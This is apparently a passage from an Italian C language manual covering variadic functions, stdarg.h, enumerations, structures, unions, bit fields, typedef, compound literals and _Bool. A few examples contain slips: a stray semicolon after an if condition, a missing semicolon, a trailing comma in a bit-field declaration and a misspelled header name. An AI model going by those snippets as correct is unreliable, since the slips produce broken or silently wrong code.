Il linguaggio C ammette che le funzioni siano dichiarate con almeno un parametro esplicito e un elenco indefinito di parametri successivi. In altre parole, si ammette che ci sia un parametro certo e un elenco, eventuale, di altri parametri sconosciuti. Questo avviene, per esempio, con funzioni standard quali '**`printf()`**':

```
int printf (const char *formato, …);
```

Quando si chiama una funzione del genere, gli argomenti successivi al primo, se riguardano valori numerici, vengono «promossi» in modo tale da avere una dimensione minima di riferimento. Per la precisione, i valori interi di rango inferiore a quello di un intero comune, sono convertiti al livello di intero '**`int`**' (con segno o senza, in base alle caratteristiche di partenza); i valori in virgola mobile, se sono espressi secondo un formato di rango inferiore a '**`double`**', vengono trasformati semplicemente in '**`double`**'. Gli interi e i valori in virgola mobile di rango superiore, rimangono invariati.

È da osservare che, se si tenta di passare come argomento un valore che occupa uno spazio inferiore alla dimensione della parola del microprocessore, pur dichiarando tutti i parametri è molto probabile che il compilatore debba utilizzare ugualmente una parola intera, riempiendo in qualche modo lo spazio restante con dati nulli; pertanto, in presenza di parametri di dimensione non stabilita, è più che appropriata la promozione predefinita degli argomenti a valori multipli della parola.

Viene mostrato un esempio di programma contenente una funzione con un numero indefinito di parametri, nella quale, gli argomenti della chiamata vengono comunque estratti dalla pila dei dati, conoscendo le dimensioni usate nella chiamata. L'esempio funziona con un compilatore GNU C e serve solo per comprendere il meccanismo, ma per il momento non rappresenta il modo corretto di agire a questo proposito:

```
#include <stdio.h>

void f (int w,...)
{
    //
    // Traduce l'indirizzo di «w» nel puntatore «p».
    //
    char *p = (char *) &w;
    //
    // Sposta il puntatore all'inizio del secondo parametro.
    //
    p = p + sizeof w;
    //
    // Mostra il valore del primo e del secondo parametro.
    //
    printf ("w = %d; ", w);
    printf ("x = %Lf; ", *((long double *)p));
```

```
    //
    // Sposta il puntatore all'inizio del terzo parametro.
    //
    p = p + sizeof (long double);
    //
    // Mostra il terzo parametro.
    //
    printf ("y = %lld; ", *((long long int *)p));
    //
    // Sposta il puntatore all'inizio del quarto parametro.
    //
    p = p + sizeof (long long int);
    //
    // Mostra il quarto parametro.
    //
    printf ("z = %d\n", *((int *)p));
    //
    return;
}

int main (int argc, char *argv[])
{
    f (10, (long double)12.34, (long long int)13, 14);
    return 0;
}
```

Come si vede, per raggiungere gli argomenti successivi al primo, conoscendo le loro caratteristiche, si scandisce in pratica la memoria occupata dalla pila dei dati, prendendo come riferimento l'indirizzo del primo parametro, il quale costituisce il riferimento certo. Si misura la dimensione del primo parametro e si aggiusta il puntatore in modo da posizionarsi dopo la fine di questo, sapendo che da lì in poi si trovano gli argomenti successivi. Il puntatore è di tipo '**char ***', in modo da poterlo gestire a unità di «caratteri», conformemente al valore prodotto dall'operatore '**sizeof**'. Se tutto funziona come previsto, il programma mostra correttamente il messaggio seguente:

```
w = 10; x = 12.340000; y = 13; z = 14
```

Il modo corretto di estrapolare i valori dei parametri non dichiarati richiede l'uso di alcune macro-istruzioni della libreria standard '`stdarg.h`'. Si osservi come va trasformato l'esempio già apparso per rispettare la formalità standard:

```
#include <stdio.h>
#include <stdarg.h>

void f (int w,...)
{
    //
    // Dichiara le variabili che servono a contenere
```

```
    // gli argomenti privi di parametri formali.
    //
    long double x;
    long long int y;
    int z;
    //
    // Dichiara il puntatore ai parametri.
    //
    va_list ap;
    //
    // Posiziona il puntatore dopo il primo parametro,
    // ovvero dopo l'ultimo parametro dichiarato esplicitamente.
    //
    va_start (ap, w);
    //
    // Estrapola il secondo argomento della chiamata (portando avanti
    // il puntatore di conseguenza.
    //
    x = va_arg (ap, long double);
    //
    // Mostra il valore del primo e del secondo argomento
    // ottenuto dalla chiamata della funzione.
    //
    printf ("w = %d; ", w);
    printf ("x = %Lf; ", x);
    //
    // Estrapola il terzo argomento.
    //
    y = va_arg (ap, long long int);
    //
    // Mostra il terzo argomento.
    //
    printf ("y = %lld; ", y);
    //
    // Estrapola il quarto argomento.
    //
    z = va_arg (ap, int);
    //
    // Mostra il quarto e ultimo argomento.
    //
    printf ("z = %d\n", z);
    //
    // Conclude la scansione degli argomenti.
    //
    va_end (ap);
    //
    return;
```

```
}

int main (int argc, char *argv[])
{
    f (10, (long double)12.34, (long long int)13, 14);
    return 0;
}
```

Come si vede, è necessario incorporare la libreria '`stdarg.h`'. All'inizio della funzione si dichiara una variabile di tipo '**`va_list`**' per scandire l'elenco di parametri: si tratta evidentemente di un puntatore (molto probabilmente al tipo '**`char`**'). Subito dopo si inizializza la variabile da usare per la scansione con la macro-istruzione '**`va_start`**' che ha l'apparenza di una funzione. A '**`va_start`**' viene passata la variabile da usare come puntatore per gli argomenti e l'ultimo parametro dichiarato espressamente nella funzione, allo scopo di aggiornare il puntatore e di portarlo all'inizio del primo argomento privo di un parametro esplicito. Successivamente si utilizza la macro-istruzione '**`va_arg`**', anche questa con l'apparenza di una funzione, per estrapolare l'argomento a cui punta la variabile di tipo '**`va_list`**', usata per lo scopo, aggiornando conseguentemente la variabile-puntatore, in modo da essere pronta per l'argomento successivo. Al termine si usa '**`va_end`**', la quale può essere indifferentemente una macro-istruzione o una funzione vera e propria, allo scopo di concludere l'uso del puntatore dichiarato per la scansione dei parametri.

> Le macro-istruzioni '**`va_start`**' e '**`va_arg`**' non potrebbero essere realizzate in forma di funzioni. Infatti, '**`va_start`**' utilizza apparentemente come argomento l'ultimo parametro della funzione, ma per calcolare la posizione del parametro successivo servirebbe invece l'indirizzo di tale variabile. In modo analogo, la macro-istruzione '**`va_arg`**' richiede l'indicazione del tipo di dati da estrarre, mentre una funzione vera potrebbe accettare solo la dimensione restituita dall'operatore '**`sizeof`**'; inoltre restituisce un valore dello stesso tipo, mentre una funzione vera può restituire un solo tipo prestabilito.

Nell'esempio non si vede cosa accade quando si trasmette un argomento costituito da un carattere ('**`char`**'). In tal caso bisogna tenere in considerazione l'effetto della promozione a intero; pertanto, la macro-istruzione '**`va_arg`**' va usata indicato un tipo '**`int`**' (e non un tipo '**`char`**'). Lo stesso dicasi per i valori in virgola mobile, che vanno estratti prevedendo un formato '**`double`**', anche se nell'argomento originale dovesse trattarsi di '**`float`**' (e ammesso che l'argomento non sia espresso in un formato ancora più grande).

577.4 Annotazioni su «printf()» e altre funzioni simili

Da quanto descritto a proposito della promozione dei valori numerici, interi o in virgola mobile, si comprende che le rappresentazioni di valori numerici vanno fatte preferibilmente a partire da interi di tipo '**`int`**' o da valori in virgola mobile di tipo '**`double`**'. Si osservino gli esempi seguenti:

- ```
  printf ("%hd\n", 123);
  ```
  in linea di principio, lo specificatore di conversione '**`%hd`**' attende un valore di tipo '**`short int`**', ma il valore 123 che gli viene fornito è implicitamente di tipo '**`int`**';
  ```

- ```
  printf ("%hd\n", (short int) 123);
  ```
  esattamente come nell'esempio precedente e a nulla serve il tentativo di indicare un cast nell'argomento della chiamata alla funzione;

- ```
  printf ("%c\n", 'A');
  ```
  lo specificatore di conversione '**`%c`**' si attende un valore di tipo '**`char`**' (con o senza segno), ma il carattere '**`A`**' che gli viene fornito è implicitamente di tipo '**`int`**'.

Nel caso della funzione '**`scanf()`**', questi problemi non ci sono, perché gli argomenti variabili sono costituiti tutti da puntatori ad aree di memoria che devono essere in grado di contenere le informazioni da inserire.

577.5 Costante predefinita «__func__»

Lo standard del linguaggio prescrive che, se all'interno di una funzione viene usato il nome '**`__func__`**', questo si deve tradurre nel nome della funzione che lo contiene. In pratica, il compilatore che incontra questo nome, dichiara automaticamente, all'interno della funzione, la costante seguente:

```
static const char __func__[] = "nome_funzione";
```

L'esempio seguente mostra in che modo se ne potrebbe fare uso:

```
#include <stdio.h>
void f (void)
{
    printf ("Sono nella funzione \"%s\".\n", __func__);
}
int main (int argc, char *argv[])
{
    f ();
    return 0;
}
```

Una volta compilato il programma, eseguendolo si ottiene:

```
Sono nella funzione "f".
```

Capitolo 578

C: struttura, unione, campo, enumerazione, costante composta

Fino a questo punto sono stati incontrati solo i tipi di dati primitivi, oltre agli array di questi (incluse le stringhe). Nel linguaggio C, come in altri, è possibile definire dei tipi di dati aggiuntivi, derivati dai tipi primitivi.

Nel capitolo si usa la convenzione di nominare le strutture, le unioni e le enumerazioni con un'iniziale maiuscola. Per quanto riguarda invece i tipi di dati derivati, ottenuti con l'istruzione '**`typedef`**', si segue l'uso comune di aggiungere l'estensione '**`_t`**'.

578.1 Enumerazioni

È possibile dichiarare una variabile di tipo enumerativo, costituita tecnicamente da un intero, la quale può rappresentare solo un insieme prestabilito di valori, indicati simbolicamente attraverso delle definizioni. I valori simbolici che possono essere rappresentati sono tradotti in un numero intero, ma il programmatore non dovrebbe avere la necessità di avere a che fare direttamente con tali valori numerici corrispondenti. In altri termini, il tipo enumerativo è una forma di rappresentazione di un intero attraverso costanti mnemoniche.

```
enum nome { costante [, costante]...}
```

La sintassi indicata mostra il modo in cui si definisce un tipo del genere: all'interno di parentesi graffe si elencano i nomi delle costanti che possono essere assegnate a una variabile di questo tipo. Tuttavia, alle costanti si può associare un valore intero in modo esplicito; pertanto, la costante può essere espressa così:

```
nome_simbolico [=n]
```

Si osservi l'esempio seguente che comunque non rappresenta un programma completo:

```
...
enum Colore { nero, marrone, rosso, arancio, giallo, verde, blu,
              viola, grigio, bianco, argento=100, oro };
...
enum Colore c;          // Dichiara la variabile «c».
...
c = marrone + 1;        // Assegna a «c» il valore successivo a
                        // «marrone»; in pratica assegna il valore
                        // «rosso».
...
if (c <= rosso);                        // Se il colore va dal nero
  {                                     // al rosso, visualizza un
    printf ("Non mi piace: %d\n", c);   // messaggio e mostra anche
  }                                     // il numero corrispondente.
...
```

All'inizio viene dichiarato il tipo enumerativo '**`Colore`**', come insieme di colori principali, definiti simbolicamente per nome. Va osservato che nel caso dell'argento, viene associato espressamente il valore 100.

In mancanza di associazioni esplicite tra il valore simbolico e valore numerico, il compilatore associa al primo dei simboli il valore zero e dà a quelli successivi un numero ottenuto incrementando di una unità quello precedente. Nel caso dell'esempio, nero corrisponde a zero, marrone a uno, rosso a due e così di seguito fino al bianco. Il colore argento è definito espressamente (quindi dal nove del bianco si salta al 100 dell'argento) e il colore dell'oro viene determinato implicitamente come pari a ***argento***+1, ovvero uguale a 101.

Seguendo l'esempio si vede la dichiarazione della variabile ***c*** di tipo '**`enum Colore`**'. In pratica, viene dichiarata una variabile di tipo intero, in grado di contenere i valori dell'enumerazione '**`Colore`**'.

Successivamente si assegna alla variabile ***c*** la somma tra la costante ***marrone*** (pari a uno) e il numero uno. In pratica si assegna il valore due, ma in base al contesto si intende di avere assegnato ***rosso***.

Alla fine dell'esempio si vede un confronto tra la variabile ***c*** e un colore di quelli definiti simbolicamente. Di fatto si sta confrontando il valore della variabile con il numero due, ma in pratica sembra di valutare la cosa solo sul piano della sequenza ideale che è stata attribuita a quei colori.

La dichiarazione di una variabile enumerativa coincide quindi con la dichiarazione di un insieme di costanti simboliche, le quali non possono essere ridefinite. Pertanto, non è possibile dichiarare due variabili diverse che condividono costanti simboliche con lo stesso nome, a meno di essere in un campo di azione differente:

```
enum Colori { nero, marrone, rosso, arancio, giallo, verde, blu,
              viola, grigio, bianco };

enum Bianco_e_nero { nero, bianco };    // Non si può.
```

Le costanti simboliche definite attraverso le enumerazioni, possono essere usate anche al di fuori delle variabili dichiarate espressamente per questo scopo, purché possano ragionevolmente contenerne il valore. È anche evidente che al posto delle enumerazioni definite in questo modo sia possibile gestire direttamente le costanti. L'esempio seguente riporta i passi equivalenti di quanto già visto all'inizio della sezione:

```
…
const int nero    = 0;
const int marrone = 1;
const int rosso   = 2;
const int arancio = 3;
const int giallo  = 4;
const int verde   = 5;
const int blu     = 6;
const int viola   = 7;
const int grigio  = 8;
const int bianco  = 9;
const int argento = 100;
```

```
const int oro     = 101;
…
int c;                  // Dichiara la variabile «c».
…
c = marrone + 1;        // Assegna a «c» il valore successivo a
                        // «marrone»; in pratica assegna il valore
                        // «rosso».
…
if (c <= rosso);                       // Se il colore va dal nero
  {                                    // al rosso, visualizza un
    printf ("Non mi piace: %d\n", c);  // messaggio e mostra anche
  }                                    // il numero corrispondente.
…
```

578.2 Strutture

Gli array sono una serie di elementi uguali, tutti adiacenti nel modello di rappresentazione della memoria, ideale o reale che sia. In modo simile si possono definire strutture di dati più complesse in cui gli elementi adiacenti siano di tipo differente. Gli elementi che compongono una struttura sono i suoi ***membri***. In pratica, una struttura è una sorta di mappa di accesso a un'area di memoria, attraverso i suoi membri.

La variabile contenente una struttura si comporta in modo analogo alle variabili di tipo primitivo, per cui, la variabile che è stata creata a partire da una struttura, rappresenta tutta la zona di memoria occupata dalla struttura stessa e non solo il riferimento al suo inizio. Questa distinzione è importante, per non fare confusione con il comportamento relativo agli array che sono sostanzialmente solo dei puntatori.

La dichiarazione di una struttura si articola in due fasi: la dichiarazione del tipo e la dichiarazione delle variabili che utilizzano quella struttura.

```
struct Datario { int giorno; int mese; int anno; };
```

L'esempio mostra la dichiarazione della struttura '**`Datario`**' (ovvero del tipo '**`struct Datario`**') composta da tre interi dedicati a contenere rispettivamente: il giorno, il mese e l'anno. In questo caso, trattandosi di tre elementi dello stesso tipo, sarebbe stato possibile utilizzare un array, ma come è possibile vedere in seguito, una struttura può essere conveniente anche in queste situazioni.

È importante osservare che le parentesi graffe sono parte dell'istruzione di dichiarazione della struttura e non rappresentano un blocco di istruzioni. Per questo motivo appare il punto e virgola finale, cosa che potrebbe sembrare strana, specialmente quando la struttura si articola su più righe come nell'esempio seguente:

```
struct Datario {
    int giorno;
    int mese;
    int anno;
};             // Il punto e virgole finale è necessario.
```

La dichiarazione delle variabili che utilizzano la struttura può avvenire contestualmente con la dichiarazione della struttura, oppure in un momento successivo. L'esempio seguente mostra la dichiarazione del tipo '**`struct Datario`**', seguito da un elenco di variabili che utilizzano quel tipo: ***inizio*** e ***fine***.

```
struct Datario {
    int giorno;
    int mese;
    int anno;
} inizio, fine;
```

Tuttavia, il modo più elegante per dichiarare delle variabili a partire da una struttura è quello seguente:

```
struct Datario inizio, fine;
```

Quando una variabile è stata definita come organizzata secondo una certa struttura, si accede ai suoi componenti attraverso l'indicazione del nome della variabile stessa, seguita dall'operatore punto ('**`.`**') e dal nome dell'elemento particolare.

```
inizio.giorno = 1;
inizio.mese = 1;
inizio.anno = 2007;
…
fine.giorno = inizio.giorno;
fine.mese = inizio.mese +1;
fine.anno = inizio.anno;
```

Una struttura può essere dichiarata in modo anonimo, definendo immediatamente tutte le variabili che fanno uso di quella struttura. La differenza sta nel fatto che la struttura non viene nominata nel momento della dichiarazione e, dopo la definizione dei suoi elementi, devono essere elencate tutte le variabili in questione. Evidentemente, non c'è la possibilità di riutilizzare questa struttura per altre variabili definite in un altro punto, ma soprattutto, come viene mostrato in seguito, diventa impossibile indicare il tipo di struttura come parametro formale di una funzione.

```
struct {
    int giorno;
    int mese;
    int anno;
} inizio, fine;
```

578.3 Assegnamento, inizializzazione, campo di azione e puntatori delle strutture

Nella sezione precedente si è visto come accedere ai vari componenti della struttura, attraverso una notazione che utilizza l'operatore punto. Volendo è possibile assegnare a una variabile di questo tipo l'intero contenuto di un'altra che appartiene alla stessa struttura:

```
inizio.giorno = 1;
inizio.mese = 1;
inizio.anno = 2007
…
fine = inizio;
fine.mese++;
```

L'esempio mostra l'assegnamento alla variabile ***fine*** di tutta la variabile ***inizio***. Questo è ammissibile solo perché si tratta di variabili dello stesso tipo, cioè di strutture di tipo '**`Datario`**' (come deriva dagli esempi precedenti). Se invece si trattasse di variabili costruite a partire da strutture differenti, anche se realizzate nello stesso modo, con gli stessi membri, ciò non sarebbe ammissibile.

```
…
struct Datario {int giorno; int mese; int anno;};
struct Giorno  {int giorno; int mese; int anno;};
…
struct Datario ingresso = {31, 12, 2007};
struct Giorno  uscita;
uscita = ingresso;       // Errore: i dati sono incompatibili
…
```

Nel momento della dichiarazione di una struttura, è possibile anche inizializzarla utilizzando una forma simile a quella disponibile per gli array:

```
struct Datario inizio = { 1, 1, 2007 };
```

Oppure, per essere precisi e non dipendere dall'ordine dei campi nella struttura:

```
struct Datario inizio = { .giorno=1, .mese=1, .anno=2007 };
```

Dal momento che le strutture sono tipi di dati nuovi, per poterne fare uso occorre che la dichiarazione relativa sia accessibile a tutte le parti del programma che hanno bisogno di accedervi. Probabilmente, il luogo più adatto è al di fuori delle funzioni, eventualmente anche in un file di intestazione realizzato appositamente.

Ciò dovrebbe bastare a comprendere che le variabili che contengono una struttura vengono passate regolarmente attraverso le funzioni, purché la dichiarazione del tipo corrispondente sia precedente ed esterno alla descrizione delle funzioni stesse.

```
…
struct Datario { int giorno; int mese; int anno; };
…
void elabora (struct Datario oggi)
{
    …
}
```

L'esempio seguente che rappresenta un programma completo, serve a dimostrare che, nella chiamata di una funzione, la struttura viene passata per valore (e non per riferimento come

avviene con gli array):

```
#include <stdio.h>

struct Datario {int giorno; int mese; int anno;};

void f (struct Datario d)
{
    unsigned int indirizzo = (int) &d;
    d.giorno = 28;
    d.mese = 2;
    d.anno = 2007;
    printf ("data %d-%d-%d inserita all'indirizzo %u\n",
             d.giorno, d.mese, d.anno, indirizzo);
}

int main (void)
{
    struct Datario data = {31, 12, 2007};
    unsigned int ind = (int) &data;
    f (data);
    printf ("data %d-%d-%d inserita all'indirizzo %u\n",
             data.giorno, data.mese, data.anno, ind);
    return 0;
}
```

Se si esegue il programma si ottiene un messaggio simile a quello seguente, dove si vede che gli l'indirizzi delle variabili contenenti la struttura, prima della chiamata della funzione e all'interno della stessa, sono differenti:

```
data 28-2-2007 inserita all'indirizzo 3212916960
data 31-12-2007 inserita all'indirizzo 3212916992
```

D'altro canto, se la variabile fosse la stessa, le modifiche fatte all'interno della funzione sarebbero visibili anche dopo la chiamata.

Così come nel caso dei tipi primitivi, anche con le strutture si possono creare dei puntatori. La loro dichiarazione avviene in modo intuitivo, come nell'esempio seguente:

```
struct Datario *p_data_fattura;
...
p_data_fattura = &inizio;
...
```

Quando si utilizza un puntatore a una struttura, diventa un po' più difficile fare riferimento ai vari componenti della struttura stessa, perché l'operatore punto ('.') che serve a unire il nome della struttura a quello dell'elemento, ha priorità rispetto all'asterisco che si utilizza per dereferenziare il puntatore:

```
*p_data_fattura.giorno = 15; // Non è valido!
```

L'esempio appena mostrato, non è ciò che sembra, perché l'asterisco posto davanti viene valutato dopo l'elemento '**`p_data_fattura.giorno`**', il quale non esiste. Per risolvere il problema si possono usare le parentesi, come nell'esempio seguente:

```
(*p_data_fattura).giorno = 15; // Corretto.
```

In alternativa si può usare l'operatore '**`->`**', fatto espressamente per i puntatori a una struttura:

```
p_data_fattura->giorno = 15; // Corretto.
```

L'esempio seguente è una variante di quello già presentato in precedenza per dimostrare il passaggio per valore delle variabili che contengono una struttura. Ma in questo caso, il passaggio dei dati avviene esplicitamente per riferimento:

```
#include <stdio.h>

struct Datario {int giorno; int mese; int anno;};

void f (struct Datario *d)
{
    unsigned int indirizzo = (int) d;
    d->giorno = 28;
    d->mese = 2;
    d->anno = 2007;
    printf ("data %d-%d-%d inserita all'indirizzo %u\n",
              d->giorno, d->mese, d->anno, indirizzo);
}

int main (void)
{
    struct Datario data = {31, 12, 2007};
    unsigned int ind = (int) &data;
    f (&data);
    printf ("data %d-%d-%d inserita all'indirizzo %u\n",
              data.giorno, data.mese, data.anno, ind);
    return 0;
}
```

In tal caso, gli indirizzi della struttura appaiono uguali e le modifiche applicate all'interno della funzione si riflettono nella variabile originale:

```
data 28-2-2007 inserita all'indirizzo 3214580384
data 28-2-2007 inserita all'indirizzo 3214580384
```

578.4 Scostamento all'interno delle strutture

Il file '`strdef.h`' definisce una macro-istruzione che, attraverso la parvenza di una funzione, consente di misurare lo scostamento di un membro della struttura, rispetto all'inizio della stessa:

```
offsetof (tipo, membro)
```

Si osservi l'esempio seguente:

```
#include <stdio.h>
#include <stddef.h>

struct Elenco {
    char  uno;
    short due;
    int   tre;
};

int main (int argc, char *argv[])
{
    size_t offset = offsetof (struct Elenco, due);
    printf ("Il membro \"due\" si trova %d byte dopo "
            "l'inizio della struttura.\n", offset);
    return 0;
}
```

Come si può vedere, la macro-istruzione '**`offsetof`**' produce un risultato di tipo '**`size_t`**'. Supponendo che il compilatore allinei i membri della struttura secondo multipli di due byte, il messaggio emesso dal programma potrebbe essere così:

```
Il membro "due" si trova 2 byte dopo l'inizio della struttura.
```

Pertanto, in questo caso, dopo il membro '**`uno`**' c'è un byte inutilizzato prima del membro '**`due`**'.

È il caso di ribadire che '**`offsetof`**' è una macro-istruzione, ottenuta tramite le funzionalità del precompilatore. Diversamente, è probabile che sia impossibile realizzare una funzione che si comporti nello stesso modo apparente.

578.5 Unioni

L'unione permette di definire un tipo di dati accessibile in modi diversi, gestendolo come se si trattasse contemporaneamente di tipi differenti. La dichiarazione è simile a quella della struttura; quello che bisogna tenere a mente è che si fa riferimento alla stessa area di memoria; pertanto, lo spazio occupato è pari a quello del membro più grande.

```
union Livello {
    char c;
    int  i;
};
```

Si immagini, per esempio, di voler utilizzare indifferentemente una serie di lettere alfabetiche, oppure una serie di numeri, per definire un livello di qualcosa («A» equivalente a uno, «B» equivalente a due, ecc.). Le variabili generate a partire da questa unione, possono essere gestite nei modi stabiliti, come se fossero una struttura, ma condividendo la stessa area di memoria.

```
union Livello carburante;
```

L'esempio mostra in che modo si possa dichiarare una variabile di tipo '**`union Livello`**', riferita all'omonima unione. Il bello delle unioni sta però nella possibilità di combinarle con le strutture.

```
struct Livello {
    char tipo;
    union {
        char c;         // Usato se tipo == 'c'.
        int  i;         // Usato se tipo == 'n'.
    };
};
```

L'esempio non ha un grande significato pratico, ma serve a chiarire le possibiltà. La variabile ***tipo*** serve ad annotare il tipo di informazione contenuta nell'unione, se di tipo carattere o numerico. L'unione viene dichiarata in modo anonimo come appartenente alla struttura.

L'esempio successivo, che è completo, permette di verificare l'ordine con cui vengono memorizzati i byte in memoria. L'unione dichiarata parte dal presupposto che un numero '**`short int`**' utilizzi l'equivalente di due caratteri:

```
#include <stdio.h>

union Little_big {
    short int i;        // 16 bit
    char c[2];          // 8 bit, 8 bit
};

int main (void)
{
    union Little_big lb;
    lb.i = 0x1234;
    printf ("%x %x%x\n", lb.i, lb.c[0], lb.c[1]);
    return 0;
```

```
}
```

Eseguendo il programma in un'elaboratore con architettura *little endian* si ottiene il risultato seguente:

```
1234 3412
```

578.6 Campi

All'interno di una struttura è possibile definire l'accesso a ogni singolo bit di un tipo di dati determinato, oppure a gruppetti di bit. In pratica viene dato un nome a ogni bit o gruppetto.

```
struct Luci {
    unsigned char
        b0      :1,
        b1      :1,
        b2      :1,
        b3      :1,
        b4      :1,
        b5      :1,
        b6      :1,
        b7      :1,
};
```

L'esempio mostra l'abbinamento di otto nomi ai bit di un tipo '**`char`**'. Il primo, ***b0***, rappresenta il bit più a destra, ovvero quello meno significativo. Se il tipo '**`char`**' occupasse una dimensione maggiore di 8 bit, la parte eccedente verrebbe semplicemente sprecata.

```
struct Luci salotto;
…
salotto.b2 = 1;
```

L'esempio mostra la dichiarazione della variabile ***salotto*** come appartenente alla struttura mostrata sopra, quindi l'assegnamento del terzo bit a uno, probabilmente per «accendere» la lampada associata.

Volendo indicare un gruppo di bit maggiore, basta aumentare il numero indicato a fianco dei nomi dei campi, come nell'esempio seguente:

```
struct Prova {
    unsigned char
        b0      :1,
        b1      :1,
        b2      :1,
        stato   :4;
};
```

Nell'esempio appena mostrato, si usano i primi tre bit in maniera singola (per qualche scopo) e altri quattro per contenere un'informazione «più grande». Ciò che resta (probabilmente solo un bit) viene semplicemente ignorato.

578.7 Istruzione «typedef»

L'istruzione '**`typedef`**' permette di definire un nuovo di tipo di dati, in modo che la sua dichiarazione sia più agevole. Lo scopo di tutto ciò sta nell'informare il compilatore; '**`typedef`**' non ha altri effetti. La sintassi del suo utilizzo è molto semplice:

```
typedef tipo nuovo_tipo;
```

Si osservi l'esempio seguente:

```
typedef int numero_t;
numero_t x, y, z;
```

In questo modo viene definito il nuovo tipo '**`numero_t`**', corrispondente in pratica a un tipo intero, con il quale si dichiarano tre variabili: ***x***, ***y*** e ***z***. Le tre variabili sono di tipo '**`numero_t`**'. L'esempio seguente riguarda le enumerazioni:

```
typedef enum Colore { nero, marrone, rosso, arancio, giallo,
                      verde, blu, viola, grigio, bianco } colore_t;
colore_t c, d;
```

In questo caso si definisce il tipo '**`colore_t`**', corrispondente a un'enumerazione con i nomi dei colori principali. Le variabili ***c*** e ***d*** vengono dichiarate con questa modalità. Dal momento che si usa '**`typedef`**', si potrebbe definire l'enumerazione in modo anonimo:

```
typedef enum { nero, marrone, rosso, arancio, giallo,
               verde, blu, viola, grigio, bianco } colore_t;
colore_t c, d;
```

L'esempio successivo riguarda le strutture:

```
struct Datario {
    int giorno;
    int mese;
    int anno;
};
typedef struct Datario data_t;
data_t inizio, fine;
```

Attraverso '**`typedef`**' è stato definito il tipo '**`data_t`**', facilitando così la dichiarazione delle variabili ***inizio*** e ***fine***. Ma in questo caso, si presta di più una struttura anonima:

```
typedef struct {
    int giorno;
    int mese;
    int anno;
} data_t;
data_t inizio, fine;
```

Tradizionalmente, i nomi dei tipi di dati creati con l'istruzione '**`typedef`**' hanno estensione '**`_t`**'.

578.8 Costanti letterali composte

È possibile rappresentare un array o una struttura attraverso una costante letterale, nota come ***costante letterale composta***. Formalmente si definisce la costante letterale composta secondo il modello seguente, dove le parentesi graffe fanno parte della definizione:

(***tipo***) { ***valore*** [, ***valore***] }

Per comprenderne l'utilizzo servono degli esempi e il caso più semplice riguarda la definizione degli array:

```
int *p = (int []) {3, 5, 76};
```

In questo modo si dichiara un array di interi, contenente rispettivamente i valori 3, 5 e 76, il cui indirizzo iniziale viene assegnato al puntatore ***p***. La variante seguente fa sì che il contenuto dell'array non possa essere modificato, ma per questo deve rendere altrettanto invariabile il contenuto raggiunto attraverso il puntatore:

```
const int *p = (const int []) {3, 5, 76};
```

Un array in forma letterale può essere trasmesso a una funzione. Quello che segue è un programma completo per dimostrare tale possibilità:

```
#include <stdio.h>

void f (int i[])
{
    printf ("i: %d %d %d\n", i[0], i[1], i[2]);
}

int main (int argc, char *argv[])
{
    f ((int []) {1, 3, 7});
    return 0;
}
```

In pratica, la funzione '**f()**' viene chiamata passando come argomento un array di tre interi, il quale logicamente viene trasmesso solo attraverso il puntatore al primo dei suoi elementi.

In modo analogo si possono rappresentare le strutture, ma in tal caso occorre disporre di un modello di riferimento, come si può vedere nell'esempio seguente che costituisce un altro programma completo:

```
#include <stdio.h>

struct Elenco {
    char  uno;
    short due;
    int   tre;
};

int main (int argc, char *argv[])
{
    struct Elenco e;
    e = (struct Elenco) { 33, 55, 77 };
    printf ("struttura: %d %d %d\n", e.uno, e.due, e.tre);
    return 0;
}
```

Ma naturalmente, i valori della struttura possono essere abbinati esplicitamente ai componenti a cui appartengono:

```
…
    e = (struct Elenco) { .uno=33, .tre=77, .due=55 };
…
```

Come per il caso degli array, anche le strutture rappresentate in forma letterale possono essere usate tra gli argomenti di una funzione. L'esempio seguente fa la stessa cosa di quello appena mostrato, con la differenza che si avvale di una funzione per ottenere lo scopo:

```
#include <stdio.h>

struct Elenco {
    char  uno;
    short due;
    int   tre;
};

void f (struct Elenco e)
{
    printf ("struttura: %d %d %d\n", e.uno, e.due, e.tre);
}

int main (int argc, char *argv[])
{
```

```
    f ((struct Elenco) { 33, 55, 77 });
    return 0;
}
```

Anche in questo caso, naturalmente, si possono rendere espliciti i componenti della struttura a cui si attribuiscono i valori:

```
…
    f ((struct Elenco) { .uno=33, .tre=77, .due=55 });
…
```

A differenza dell'array, la struttura che si trova tra gli argomenti di una funzione viene passata integralmente; volendo trasmettere solo il suo indirizzo, si può usare l'operatore '**&**', come nell'esempio seguente:

```
#include <stdio.h>

struct Elenco {
    char  uno;
    short due;
    int   tre;
};

void f (struct Elenco *e)
{
    printf ("struttura: %d %d %d\n", e->uno, e->due, e->tre);
}

int main (int argc, char *argv[])
{
    f (&(struct Elenco) {.uno=33, .tre=77, .due=55});
    return 0;
}
```

C: tipi di dati speciali, di uso comune

Il linguaggio C prevede un insieme di tipi di dati tradizionali, a cui ci si riferisce con maggiore frequenza, e vari altri tipi, alcuni dei quali è bene conoscere.

579.1 Tipo «_Bool»

Lo standard C prevede un tipo particolare per la rappresentazione di valori logici, ovvero solo per i valori zero e uno. Nella tradizione del linguaggio, questo tipo manca e di norma si è rimediato rimpiazzandolo semplicemente con un valore intero, dal tipo '**char**' in su. Dal momento che è frequente l'uso di un tipo personalizzato (o di una macro-variabile del precompilatore) denominato '**bool**', lo standard ha inserito il tipo logico con il nome '**_Bool**', allo scopo di evitare conflitti con il codice esistente.

Il tipo '**_Bool**' può contenere solo i valori zero e uno; pertanto, la conversione di un numero di tipo diverso in un tipo '**_Bool**' avviene traducendo qualunque valore diverso da zero con il numero uno (*Vero*), mentre lo zero mantiene il suo valore invariato (*Falso*).

Lo standard non stabilisce come deve essere rappresentato in memoria il tipo '**_Bool**', anche se si tratta molto probabilmente di un byte intero che viene a essere sacrificato per lo scopo. Data la particolarità di questo tipo, non è detto che si possa utilizzare un puntatore per raggiungere l'area di memoria corrispondente.

Comprendendo il motivo per il quale questo tipo ha ricevuto un nome così particolare, diventa evidente che se lo si vuole utilizzare convenga creare una macro-variabile o un tipo derivato. D'altra parte, lo stesso file 'stdbool.h' prescrive la definizione della macro-variabile '**bool**'.

In conclusione, se si desidera utilizzare un tipo di dati booleano, conviene fare riferimento alla macro-variabile '**bool**', la quale potrebbe anche essere ridefinita localmente nel proprio programma, se quello che si vuole non è conforme alle previsioni dello standard o delle librerie del proprio compilatore.

579.2 Tipo «void»

